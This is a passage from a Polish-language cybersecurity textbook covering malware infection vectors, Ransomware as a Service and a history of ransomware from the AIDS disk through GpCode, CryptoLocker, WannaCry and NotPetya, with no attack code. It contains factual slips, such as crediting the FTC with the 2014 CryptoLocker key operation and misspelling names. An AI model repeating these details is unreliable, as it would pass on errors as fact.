- Zainfekowane urządzenia przenośne i nośniki pamięci - atakujący mogą umieszczać złośliwe pliki na nośnikach pamięci, takich jak pendrive'y, które mogą infekować komputery, gdy są podłączane do nich.

II.5.1 Złośliwe wiadomości e-mail (phishing)

Złośliwe wiadomości e-mail, znane również jako phishing e-mail, to jedna z najpopularniejszych form ataków phishingowych. Polegają na wysyłaniu fałszywych wiadomości e-mail, które udają pochodzenie od zaufanych źródeł lub organizacji w celu oszukania odbiorcy i wyłudzenia od niego poufnych informacji lub środków finansowych. Oto główne cechy złośliwych wiadomości e-mail typu phishing:

- Fałszywe źródło - atakujący podszywają się pod znane i zaufane źródła, takie jak banki, serwisy internetowe, firmy kurierskie, czy instytucje rządowe. Często używają logo, znaków towarowych i treści, które wydają się autentyczne.
- Pouczający tytuł i treść - wiadomości phishingowe często posiadają tytuły i treść, które wywołują u odbiorcy emocjonalną reakcję, jak np. ostrzeżenia o naruszeniach bezpieczeństwa, nagrody czy pilne prośby o działanie.
- Linki i załączniki - wiadomości zawierają linki lub załączniki, które prowadzą do złośliwych stron internetowych lub instalują złośliwe oprogramowanie na komputerze ofiary.
- Prośba o udzielenie informacji - cyberprzestępcy proszą odbiorców o udostępnienie poufnych informacji, takich jak hasła, numery kart kredytowych, numery kont bankowych, numery ubezpieczenia społecznego czy inne dane osobowe.

- Presja czasu - wiadomości często zawierają terminy ważności lub groźby, sugerując, że natychmiastowe działanie jest konieczne.
- Rozpowszechnianie strachu i dezinformacji - atakujący mogą próbować wprowadzić ofiarę w stan paniki, wywołując fałszywe obawy na temat bezpieczeństwa konta lub informując o nieistniejących problemach.

II.5.2 Podatności w oprogramowaniu

Wykorzystanie podatności występujących w oprogramowaniu to kolejna z bardzo często używanych przez cyberprzestępców technik do infekcji systemów komputerowych i urządzeń. Polega ona na wykorzystaniu znanych lub publicznie nieznanych (zero-day) podatności w oprogramowaniu, aby zdalnie lub lokalnie przeprowadzić atak na system komputerowy.

Podatności w oprogramowaniu:

- Podatność oprogramowania (błędy) - słabości w oprogramowaniu, nazywane również błędami lub podatnościami, to nieprawidłowości w kodzie źródłowym programu lub systemu operacyjnego. Mogą one pojawiać się w wyniku błędów programistycznych, niespójności w projektowaniu oprogramowania lub braków w zabezpieczeniach.
- Znane vs. nieznane podatności - słabości w oprogramowaniu mogą być znane lub nieznane. Znane podatności to te, które zostały udokumentowane i są znane przez dostawców oprogramowania, a także przez społeczność bezpieczeństwa. Nieznane podatności to takie, które nie zostały jeszcze wykryte lub nie są ogólnie znane. Podatności znane w momencie przeprowadzania ataku tylko przez cyberprzestępców nazywamy podatnościami typu zero-day.

Exploit – to kod lub technika, która wykorzystuje podatność w oprogramowaniu w celu uzyskania dostępu do systemu lub przeprowadzenia ataku. Exploity mogą być tworzone przez cyberprzestępców lub badaczy bezpieczeństwa. Cechy charakteryzujące exploitów to:

- Rodzaje podatności - istnieje wiele rodzajów podatności, w tym podatności systemowe, podatności przeglądarek internetowych, podatności oprogramowania serwerowego, podatności systemów operacyjnych itp.

- Cele - atakujący mogą wykorzystywać podatności w celu zdobycia dostępu do systemu, przejęcia kontroli nad komputerem, uruchomienia złośliwego oprogramowania, kradzieży danych lub przeprowadzenia innych działań zagrażających bezpieczeństwu.
- Etyczne wykorzystanie podatności - istnieją również tzw. etyczni hakerzy, którzy wykorzystują podatności w celu identyfikacji i naprawy luk w oprogramowaniu, zamiast przeprowadzania ataków. Taka praktyka jest często stosowana w celach przeprowadzania testów penetracyjnych oprogramowania, systemów komputerowych czy też systemów teleinformatycznych.

II.5.3 Złośliwe strony internetowe

Złośliwe strony internetowe to zasoby sieci Internet, które zostały utworzone w celu oszukania użytkowników lub zainfekowania ich systemów komputerowych złośliwym oprogramowaniem. Takie strony mogą wykorzystywać różne techniki, aby infekować komputery, wyłudzać informacje lub przeprowadzać inne działania zagrażające bezpieczeństwu. Złośliwe strony internetowe można podzielić na kilka podstawowych rodzajów:

- Phishingowe strony internetowe - strony te udają inne witryny, takie jak strony banków, serwisy mediów społecznościowych czy poczta e-mail, w celu wyłudzenia od użytkowników poufnych informacji, takich jak hasła, numery kart kredytowych czy dane osobowe.
- Strony zawierające złośliwe oprogramowanie (Malware Hosting Sites) - strony zawierają złośliwe pliki lub skrypty, które mogą infekować urządzenia użytkowników, którzy je odwiedzą lub pobiorą z nich pliki.
- Strony ze szkodliwymi reklamami (Malvertising Sites) - niektóre reklamy online mogą przekierowywać użytkowników do złośliwych stron, które próbują infekować system komputerowy użytkownika złośliwym oprogramowaniem lub wyłudzać informacje.
- Strony rozpowszechniające fałszywe informacje (Scam Sites) - strony rozpowszechniają dezinformację lub próbują oszukać użytkowników, np. poprzez oferowanie fałszywych produktów, usług lub inwestycji.
- Strony związane z cyberprzestępczością (Dark Web Sites) - w części tzw. ciemnej części Internetu (tzw. darknet), można odnaleźć strony związane z nielegalnymi działaniami takimi jak np. handel narkotykami, handel bronią, handel wykradzionymi danymi

osobowymi. Dodatkowo, w sieci darknet można łatwo znaleźć serwisy, które świadczą usługi cyberprzestępcze - np. usługi typu RaaS (ransomware as a Service).

- Strony wykorzystujące ataki typu zero-day - cyberprzestępcy mogą tworzyć strony internetowe zawierające złośliwe kody lub skrypty, które wykorzystują nowe, nieznane wcześniej podatności np. w przeglądarkach internetowych lub wtyczkach do przeglądarek (tzw. ataki zero-day).

II.5.4 Zainfekowane pliki

Zainfekowane pliki zawierają złośliwe oprogramowanie (malware) i mogą infekować systemy komputerowe lub inne urządzenia, na których zostaną uruchomione (otwarte). Cyberprzestępcy często wykorzystują różne techniki, aby przekonać użytkowników do pobrania i uruchomienia zainfekowanych plików. Zainfekowane pliki podzielić można na kilka głównych rodzajów:

- Złośliwe załączniki e-mailowe - cyberprzestępcy mogą wysyłać e-maile z załącznikami, które wydają się być dokumentami, zdjęciami czy innymi plikami. Po otwarciu takiego załącznika może zostać wykonany np. skrypt, który pobierze z Internetu i uruchomi złośliwe oprogramowanie.
- Złośliwe pliki wykonywalne (executable files) - atakujący często zamieszczają złośliwe pliki wykonywalne, które mogą być uruchomione na komputerze ofiary. To może być złośliwy program, wirus, trojan, ransomware czy inna forma malware.
- Złośliwe pliki archiwum (zip, rar) - złośliwe oprogramowanie może być ukryte w plikach archiwum, takich jak pliki ZIP lub RAR. Po rozpakowaniu takiego archiwum na komputerze, złośliwe oprogramowanie może zostać uruchomione.
- Złośliwe pliki torrent i pirackie oprogramowanie - pobieranie plików z sieci torrent lub korzystanie z pirackiego oprogramowania niesie ryzyko, że użytkownik pobierze plik z zainfekowanym oprogramowaniem, które może zaszkodzić jego komputerowi.
- Fałszywe aktualizacje i narzędzia - atakujący czasem tworzą fałszywe aktualizacje systemu lub narzędzia do optymalizacji systemu. Użytkownicy, którzy pobierają i uruchamiają takie pliki, mogą zostać zainfekowani.
- Złośliwe pliki na stronach internetowych - strony internetowe mogą zawierać linki do złośliwych plików do pobrania. Po kliknięciu takiego linku, użytkownik może zostać przekierowany na stronę z pobieraniem złośliwego oprogramowania.

II.6 Ransomware as a Service

Ransomware as a Service (RaaS) to model biznesowy, w ramach którego cyberprzestępcy wynajmują lub korzystają z gotowych narzędzi i oprogramowania do przeprowadzania ataków ransomware. Jest to rodzaj usługi oferowanej przeważnie z wykorzystaniem sieci darknet. Usługa ta umożliwia cyberprzestępcom przeprowadzanie ataków ransomware, nawet jeśli sami nie mają zaawansowanej wiedzy technicznej. Główne cechy i elementy związane z usługami typu RaaS to:

- Narzędzia i oprogramowanie - usługa RaaS dostarcza przestępcom gotowe narzędzia i oprogramowanie do przeprowadzania ataków ransomware. Mogą to być złośliwe programy, które szyfrują pliki ofiary, a także elementy do zarządzania okupem i komunikacją z ofiarą.
- Model biznesowy - usługa RaaS działa na zasadzie modelu biznesowego polegającego na udostępnianiu narzędzi za opłatą lub w zamian za część wyłudzonego okupu. Twórcy usługi i użytkownicy płacą pewną kwotę lub udział z każdego okupu, który jest pobierany od ofiary.
- Zakres dostosowywania - przestępcy korzystający z RaaS mogą dostosowywać narzędzia do własnych potrzeb, takie jak wybór docelowych ofiar, wielkości okupu czy okresu aktywności ransomware.
- Wsparcie techniczne - niektóre usługi RaaS oferują wsparcie techniczne dla swoich klientów, co może obejmować pomoc w prowadzeniu ataków, obsługę techniczną czy też rozwiązywanie problemów.
- Naruszenie bezpieczeństwa i dostępność - usługi RaaS znacząco przyczyniają się do wzrostu liczby ataków ransomware i zwiększają dostępność narzędzi przestępczych, co sprawia, że osoby o różnym poziomie technicznym mogą korzystać z tej formy cyberprzestępczości.
- Zagrożenie dla firmy i jednostek - usługi RaaS stanowią poważne zagrożenie dla instytucji państwowych, przedsiębiorstw, organizacji i jednostek, ponieważ umożliwiają przestępcom przeprowadzanie ataków na szeroką skalę, co może prowadzić np. do trwałej utraty danych, szkód finansowych czy też strat wizerunkowych.

Geneza Ransomware as a Service (RaaS) jest związana z rozwojem cyberprzestępczości oraz dostępnością technologii. Kluczowe kwestie mają wpływ na powstanie oraz rozwój tego typu usług to np.:

- Rozwój technologii - rozwój technologii komputerowych i dostępność narzędzi do tworzenia złośliwego oprogramowania umożliwiły przestępcom tworzenie bardziej zaawansowanych i skutecznych narzędzi ransomware.
- Popyt na ransomware - ataki ransomware stały się bardziej opłacalne ze względu na możliwość wyłudzenia okupu od ofiar. Firmy i instytucje często były gotowe płacić bardzo wysokie okupy, aby odzyskać dostęp do swoich cennych danych.
- Ekonomiczny model biznesowy - koncepcja RaaS jest oparta na modelu biznesowym, który pozwala twórcom narzędzi ransomware na generowanie dochodów poprzez wynajem swojego oprogramowania innym przestępcom. To sprawiło, że dla wielu grup przestępczych stało się to bardziej opłacalne niż samodzielne przeprowadzanie ataków.
- Zdecentralizowana struktura przestępcza - RaaS pasuje do zdecentralizowanej struktury przestępczej, w której różne grupy lub osoby mogą korzystać z narzędzi i oprogramowania bez centralnego zarządzania.
- Niska kryminalizacja - przestępcy działający w obszarze cyberprzestępczości często unikają ryzyka związanego z atakami ransomware, korzystając z usług RaaS. To pozwala im pozostać w ukryciu i unikać aresztowań.
- Skomplikowane technicznie narzędzia - tworzenie zaawansowanego ransomware może wymagać specjalistycznej wiedzy technicznej. Dzięki RaaS osoby bez technicznego doświadczenia mogą przeprowadzać ataki ransomware.
- Zysk i niskie ryzyko - dla twórców narzędzi RaaS oznacza to potencjalne zyski z opłat generowanych przez użytkowników ich narzędzi, przy jednoczesnym zmniejszeniu ryzyka bycia schwytanym przez organy ścigania.

Dlatego też usługi typu Ransomware as a Service stało się popularnym i zyskownym modelem biznesowym w dziedzinie cyberprzestępczości. Dzięki niemu różni przestępcy mogą łatwo przeprowadzać ataki ransomware na szeroką skalę, co stanowi istotne zagrożenie dla instytucji, firm i jednostek.

Za jeden z pierwszych przykładów usługi typu RaaS uważa się narzędzie Tox[24] (Tox-Ransomware), które pojawiło się na początku 2015 roku. Tox było narzędziem ransomware, które umożliwiało przestępcom infekowanie systemów komputerowych ofiar, szyfrowanie ich danych i żądanie okupu za odszyfrowanie. Co istotne, Tox był dostępny dla przestępców jako usługa w modelu RaaS. Twórcy Tox udostępnili narzędzie innym osobom, które mogły je wykorzystać do przeprowadzenia ataków i wyłudzenia okupów. Wraz z upływem czasu pojawiło się wiele innych usług RaaS, zarówno publicznie dostępnych, jak i prywatnych, które umożliwiały przestępcom łatwe przeprowadzanie ataków ransomware na szeroką skalę. Te usługi oferowały różne poziomy dostosowania, wsparcia technicznego i opłat za korzystanie z narzędzi.

[24] Ransomware Tox, PCrisk, https://www.pcrisk.pl/narzedzia-usuwania/7917-tox-ransomware, (dostęp 02.2022)

II.7 Rys historyczny oprogramowania ransomware

Poniżej przedstawiam krótki rys historyczny oprogramowania ransomware, które rozwinęło się na przestrzeni ostatnich kilku dekad:

- Lata 80. i 90. - początki ransomware sięgają lat 80. i 90. XX wieku. Jednym z pierwszych znanych przypadków ransomware było oprogramowanie o nazwie AIDS (AIDS Info Disk)[25]. Pojawiło się ono w 1989 roku.
- Lata 2000-2010 - w pierwszej dekadzie XXI wieku pojawiły się różne warianty ransomware, ale zagrożenie to nie było jeszcze tak powszechne jak jest dzisiaj. Złośliwe oprogramowanie tego typu zazwyczaj blokowało dostęp do komputera i wyświetlało komunikaty, które udawały, że komputer został zablokowany przez jakieś oficjalne instytucje lub organy ścigania.
- Rok 2013 - w 2013 roku pojawiło się jedna z pierwszych znaczących wersji oprogramowania ransomware - CryptoLocker. Był to jeden z pierwszych przypadków ransomware, który wykorzystywał zaawansowane techniki szyfrowania danych. CryptoLocker zyskał dużą sławę i stworzył schemat działania chętnie powielany przeze cyberprzestępców w wielu późniejszych wersjach ransomware.
- Rok 2017 - w 2017 roku pojawiła się jedna z najgroźniejszych wersji ransomware w historii - WannaCry. Skuteczne ataki z wykorzystaniem WannaCry przeprowadzone zostały na wiele firm, instytucji rządowych i systemów opieki medycznej na całym świecie. WannaCry wykorzystywał podatności w systemach Windows i dodatkowo posiadał mechanizmy, umożliwiające szybkie rozprzestrzenianie się.
- Od 2010 – w drugiej dekadzie XXI wieku nastąpił znaczący wzrost liczby ataków ransomware, w tym wykorzystujących model Ransomware as a Service (RaaS). Przestępcy wyraźnie udoskonalili techniki ataków i zaczęli żądać znacznie wyższych okupów. Pojawiły się groźne i znane rodzaje ransomware, takie jak np. Locky, Cerber, Ryuk, Sodinokibi (REvil).
- Od 2020 - ransomware pozostaje jednym z najpoważniejszych zagrożeń w dziedzinie cyberbezpieczeństwa. Ataki na duże organizacje, agencje rządowe, szpitale i małe firmy nadal stanowią poważny problem. Przestępcy stale ewoluują, a nowe warianty

[25] AIDS Info Disk, WatchGuard, https://www.watchguard.com/wgrd-ransomware/aids-trojan, (dostęp 06.2022)

ransomware pojawiają się regularnie. Za wzrostem liczby ataków ransomware odpowiedzialny jest również nieustanny rozwój i doskonalenie usług typu RaaS.

II.7.1 AIDS Info Disk

"AIDS Info Disk" to jedna z pierwszych wersji oprogramowania ransomware. Pojawiło się po raz pierwszy w 1989 roku i infekowało systemy komputerowe korzystające z systemu operacyjnego DOS. Program ten został stworzony przez Dr. Joseph Poppa. Oprogramowanie "AIDS Info Disk" było rozpowszechniane w postaci dyskietek, które były rozsyłane na różne konferencje medyczne związane z tematem AIDS. Dyskietki zawierały program, który zmieniał nazwy plików na dysku twardym komputera i szyfrował je, a następnie wyświetlał komunikat, w którym żądał od użytkownika opłacenia okupu w wysokości 189 dolarów na rzecz Międzynarodowej Agencji ds. Badania AIDS. Podobnie zatem jak obecne wersje oprogramowania ransomware, "AIDS Info Disk" do przeprowadzenia fazy infiltracji wykorzystał socjotechnikę i phishing z wykorzystaniem aktualnego wtedy medium wymiany danych - dyskietek.

Sam program stanowił dość prymitywny rodzaj ransomware w porównaniu do współczesnych wariantów, ale był jednym z pierwszych znanych przypadków próby wyłudzenia pieniędzy od użytkowników komputerów poprzez blokowanie dostępu do plików. Nie był też szczególnie rozpowszechniony, ale zapisał się w historii jako jeden z prekursorów ransomware.

II.7.2 Lata 2000-2010

Lata 2000-2010 były okresem istotnego rozwoju technologii teleinformatycznych i zmian w dziedzinie cyberprzestępczości. W ciągu tego dziesięciolecia nastąpił znaczący wzrost dostępności do Internetu i wykorzystywania technologii informatycznych, co z kolei wpłynęło na rozwój różnych rodzajów złośliwego oprogramowania, w tym ransomware. Oto kilka kluczowych wydarzeń i zjawisk z tego okresu:

- Wzrost popularności sieci Internet - Internet stał się powszechnie dostępny i zyskał na popularności. To umożliwiło cyberprzestępcom dotarcie do większej liczby potencjalnych ofiar oraz przeprowadzanie ataków na szeroką skalę.
- Rozwój technologii komunikacyjnych - rozwój technologii komunikacyjnych takich jak np. e-mail, komunikatory internetowe i media społecznościowe, umożliwił


przestępcom łatwiejsze kontaktowanie się z ofiarami i rozpowszechnianie złośliwego oprogramowania.

- Wzrost liczby komputerów osobistych - wzrost liczby komputerów osobistych i ich powszechne wykorzystanie w firmach i domach stworzył większy obszar docelowy dla cyberprzestępców.
- Złośliwe oprogramowanie typu trojan - przestępcy zaczęli wykorzystywać trojany (malware podszywający się pod legalne programy) do infekowania komputerów ofiar i do kradzieży poufnych danych, takich jak hasła czy dane bankowe.
- Ataki phishingowe - ataki phishingowe stały się bardziej wyrafinowane i powszechne. Przestępcy wysyłali fałszywe e-maile i tworzyli strony internetowe, aby oszukiwać użytkowników i wyłudzać od nich poufne informacje.
- Rozwój oprogramowania antywirusowego i narzędzi bezpieczeństwa - w odpowiedzi na rosnące zagrożenia firm z branży bezpieczeństwa informatycznego rozwijały coraz bardziej zaawansowane narzędzia antywirusowe i rozwiązania bezpieczeństwa.
- Znane przypadki ransomware - pojawiły się w znane przypadki ransomware, takie jak GpCode.

GpCode pojawił się w okolicach roku 2006. Ransomware GpCode rozprzestrzeniał się głównie za pomocą metod phisingowych z wykorzystaniem poczty e-mail. Wiele infekcji spowodowanych zostało poprzez otwarcie załącznika z wiadomości e-mail, który udawał formularz o pracę.

Rysunek 1. GpCode - pulpit systemu Windows XP po infekcji (źródło: https://www.knowbe4.com/gpcode)

GpCode szyfrował pliki na komputerze ofiary, co uniemożliwiało dostęp do nich. Szyfrowane były m.in. dokumenty i zdjęcia użytkownika znajdujące się w systemowym folderze użytkownika (Moje dokumenty). Po zaszyfrowaniu plików, GpCode wyświetlał komunikat, w którym żądał od ofiary okupu w zamian za klucz deszyfrujący pliki.



Rysunek 2. GpCode - notatka z żądaniem okupu
(źródło: https://www.knowbe4.com/gpcode)

Pierwsze wersje GpCode umożliwiały łatwe odzyskanie zaszyfrowanych danych. Wynikało to z faktu, iż GpCode zapisywał zaszyfrowane pliki w nowych lokalizacjach w systemie plików, a oryginalne wersje plików oznaczał jako usunięte. Dzięki temu, korzystając z narzędzi do odzyskiwania przypadkowo usuniętych plików, można było odzyskać niezaszyfrowane wersje danych. Niektóre wersje GpCode dodatkowo korzystały tylko i wyłączenia z szyfrowania symetrycznego z kluczem zapisanym w kodzie programu. Dzięki temu, możliwe było odzyskanie klucza szyfrującego przeprowadzając inżynierię wsteczną kodów binarnych GpCode. Pierwsze wersje, w których wykorzystano również kryptografię asymetryczną, korzystały z algorytmu RSA z kluczem o długości 660 bitów. Dodatkowo, niektóre wersje GpCode tworzyły w zaatakowanym systemie backdoor'a, który umożliwiał i znacząco ułatwiał kolejne ataki cyberprzestępcom. W roku 2010 pojawiła się wersje GpCode korzystająca z algorytmu RSA z kluczem 1024-bitowym oraz nadpisująca szyfrowane wersje plików. Tym samym odzyskanie danych bez opłacania okupu i przy braku kopii zapasowej stało się praktycznie niemożliwe.

II.7.3 Rok 2013

Rok 2013 był ważnym okresem w historii ransomware ze względu na pojawienie się oprogramowania CryptoLocker. Był to jeden z pierwszych znanych przypadków ransomware, który wykorzystywał zaawansowane techniki szyfrowania - m.in. algorytm RSA z kluczem 2048-bitowym. Para kluczy dla algorytmu RSA generowana była na serwerze cyberprzestępców w ramach fazy instalacji. CryptoLocker pobierał z serwera jedynie klucz publiczny, który następnie używał w procesie szyfrowania danych. Za dostęp do klucza prywatnego, który umożliwiał odszyfrowanie danych, cyberprzestępcy żądali okupu. CryptoLocker rozprzestrzeniał się głównie za pomocą zainfekowanych załączników e-mailowych. Przestępcy wysyłali e-maile podszywające się pod wiadomości od renomowanych firm lub instytucji, zawierające złośliwe załączniki. Gdy ofiara otwierała załącznik, jej pliki były szyfrowane. CryptoLocker żądał od ofiar okupu w Bitcoin'ach, co sprawiało, że cyberprzestępcy byli trudni do identyfikacji. Ofiary, które nie płaciły, traciły dostęp do zaszyfrowanych plików. CryptoLocker miał znaczący wpływ na firmy, organizacje i jednostki na całym świecie. Ofiary były zmuszone do płacenia okupów lub trwale traciły dostęp do cennych danych. W 2014 roku amerykańska Federalna Komisja Handlu (FTC) wspólnie z innymi instytucjami i firmami cyberbezpieczeństwa przeprowadziła operację odblokowania kluczy CryptoLocker, co umożliwiło niektórym ofiarom odzyskanie dostępu do swoich danych.

Rysunek 3. CryptoLocker - notatka z żądaniem okupu (źródło: https://www.avast.com/c-cryptolocker)

CryptoLocker był przełomowym momentem w historii ransomware i wpłynął na rozwój tego typu złośliwego oprogramowania. W ciągu następnych lat pojawiły się bardziej zaawansowane i liczne warianty ransomware, które kontynuowały swoje ataki na organizacje i jednostki na całym świecie.

Rysunek 4. CryptoLocker - narzędzie wspomagające opłacenie okupu (źródło: https://www.avast.com/c-cryptolocker)

Pod koniec roku 2013 w przeanalizowanych portfelach Bitcoin'ów powiązanych z atakami Cryptolocker'a przechowywanych było prawie 42000 Bitcoin'ów (BTC), co przy ówczesnym kursie dawało ponad 27 milionów dolarów. Uwzględniając kurs z dnia 8.11.2023, uzyskane okupy były warte prawie 1.5 miliarda dolarów.

II.7.4 Rok 2017

Rok 2017 był wyjątkowo ważnym okresem w historii ransomware, ze względu na pojawienie się jednej z najgroźniejszych wersji ransomware w historii - WannaCry, jak również na rozwijające się zagrożenia związane z tego typu oprogramowaniem. W maju 2017 roku przeprowadzony został globalny atak ransomware z wykorzystaniem WannaCry. Atak ten dotknął organizacje na całym świecie, w tym służbę zdrowia, przedsiębiorstwa i instytucje rządowe. WannaCry wykorzystywał podatności w systemach operacyjnych Windows, co pozwoliło mu rozprzestrzeniać się bardzo szybko. WannaCry w szczególności atakował system Windows XP. Przestępcy wykorzystali narzędzie EternalBlue, które wcześniej zostało skradzione z agencji wywiadu NSA. WannaCry szyfrował pliki na zainfekowanych

komputerach, uniemożliwiając dostęp do danych. Następnie wyświetlał komunikat informujący ofiarę o zaszyfrowanych plikach i żądał okupu w zamian za klucz deszyfrujący.


Ofiary ataku były zmuszone płacić okup, aby odzyskać dostęp do swoich danych. Atak WannaCry miał ogromny wpływ na organizacje na całym świecie, zwłaszcza w sektorze służby zdrowia - wiele szpitali i placówek medycznych doświadczyło utraty dostępu do swoich systemów informatycznych, w tym do danych medycznych pacjentów.

Rysunek 5. WannaCry - mapa zasięgu
(źródło: https://www.avast.com/pl-pl/c-wannacry)

WannaCry był swego rodzaju ostrzeżeniem przed potencjalnym wpływem ransomware na światową infrastrukturę i skomunikowanie, jak ważne jest utrzymywanie zaktualizowanych systemów i stosowanie środków bezpieczeństwa w celu ochrony przed takimi atakami. To także przyspieszyło świadomość potrzeby walki z ransomware na szeroką skalę.

Rysunek 6. WannaCry - notatka z żądaniem okupu (źródło: https://www.avast.com/pl-pl/c-wannacry)

W czerwcu 2017 roku przeprowadzony został kolejny znaczący atak ransomware, który początkowo był mylony z wariantem Petya. Później okazało się, że za atak odpowiedzialne było oprogramowanie ransomware zwane NotPetya. Początkowo miał on na celu firmy i organizacje w Ukrainie. Jednak szybko rozprzestrzenił się na inne kraje i firmy na całym świecie. NotPetya wykorzystywał podatności w systemie Windows i rozprzestrzenił się bardzo szybko, podobnie jak WannaCry. Przestępcy wykorzystali narzędzie EternalBlue, które zostało skradzione z agencji wywiadu NSA, do ułatwienia rozprzestrzeniania się ransomware. W przeciwieństwie do wielu innych wariantów ransomware, NotPetya szyfrował MFT (Master File Table) na dysku twardym, co sprawiło, że system operacyjny nie mógł zostać uruchomiony. To blokowało nie tylko dostęp do danych, ale do całego systemu komputerowego. NotPetya od ofiar żądał okupu w Bitcoinach. Przestępcy stworzyli dedykowany adres e-mail, na który ofiary miały wysłać potwierdzenie.



Rysunek 7. NotPetya - informacja z żądaniem okupu (źródło: https://www.crowdstrike.com/blog/petrwrap-ransomware-technical-analysis-triple-threat-file-encryption-mft-encryption-credential-theft/)

Szacuje się, że w roku 2017 NotPeta tylko w sektorze firm logistycznych spowodował straty liczone w setkach milionach dolarów. Podobne szkody zostały wyrządzone firmom kurierskim. Przykładowo, przychody firmy kurierskiej FedEx po ataku NotPetya spadły o 300 milionów dolarów, a firma TNT Express musiała czasowo zawiesić swoją działalności. NotPeyta atakował również inne sektory gospodarki - firma Reckitt Benckiser z powodu opóźnień w dostawach straciła ponad 140 milionów dolarów.

W 2017 roku rynek usług typu Ransomware as a Service (RaaS) zaczął szybko zyskiwać na popularności. To dawało cyberprzestępcom dostęp do zaawansowanych narzędzi ransomware, nawet jeśli sami nie byli specjalistami w tej technologii. Wizja wysokich wartości okupów sprawiła, że ataki ransomware były coraz częściej ukierunkowane na firmy i organizacje. Pojawiły się pierwsze warianty ransomware, które atakowały urządzenia mobilne takie jak smartfony i tablety. W 2017 roku zaobserwowano również dynamiczny rozwój nowych wariantów ransomware, co sprawiło, że walka z tego typu zagrożeniem stała się jeszcze trudniejsza.

II.7.5 Od 2020

Ransomware w dalszym ciągu pozostaje poważnym zagrożeniem dla instytucji, organizacji, firm i jednostek na całym świecie. Od roku 2020:

- Oprogramowanie ransomware ciągle zyskuje na złożoności i różnorodności.

- Ransomware nadal ewoluuje i staje się coraz bardziej zaawansowany. Przestępcy często wykorzystują różne techniki i narzędzia, aby osiągnąć swoje cele.
- Przestępcy zaczęli kierować swoje ataki ransomware na sektory krytycznej infrastruktury, takie jak elektrownie, zakłady przemysłowe czy dostawców usług publicznych. Ataki te mogą mieć poważne skutki dla bezpieczeństwa narodowego.
- Atakujący w dalszym ciągu wykorzystują podatności w oprogramowaniu, zwłaszcza w systemach operacyjnych i oprogramowaniu biurowym, aby rozprzestrzeniać ransomware.
- Model usług Ransomware as a Service nadal jest popularny w świecie cyberprzestępczości. Dostarcza przestępcom narzędzia i usługi potrzebne do przeprowadzenia ataków.
- W przypadku niektórych ataków okupy żądane przez przestępców bywają znacznie wyższe niż kiedyś, zwłaszcza jeśli atak jest ukierunkowany na duże organizacje czy korporacje.
- Oprócz grup przestępczych z technologii ransomware korzystają również niektóre agencje rządowe, a ransomware zaczął być również traktowany jako narzędzie ataków państwowych - niektóre państwa lub grupy działające na zlecenie państw mogą wykorzystywać ransomware do realizacji swoich celów geopolitycznych.
- W okresie pandemii COVID-19 zaobserwowana została zwiększona liczba ataków na instytucje medyczne. Sytuacja ta stanowiła poważne zagrożenie dla bezpieczeństwa i zdrowia publicznego.
- Firmy, organizacje i rządy podejmują wzmożone działania w celu zwiększenia świadomości na temat ransomware, edukacji pracowników w zakresie cyberbezpieczeństwa, tworzenia kopii zapasowych danych oraz utrzymywania zaktualizowanych systemów i oprogramowania. W kontekście ransomware konieczne jest podjęcie skoordynowanych działań w celu zwalczania tego zagrożenia. Firmy i organizacje muszą inwestować w środki bezpieczeństwa oraz reagować na ataki, jednocześnie rządy muszą działać na szczeblu międzynarodowym, aby ścigać przestępców i zapobiegać atakom ransomware.
- Walka z ransomware pozostaje jednym z głównych wyzwań w dziedzinie cyberbezpieczeństwa.

II.8 Statystyki ataków ransomware

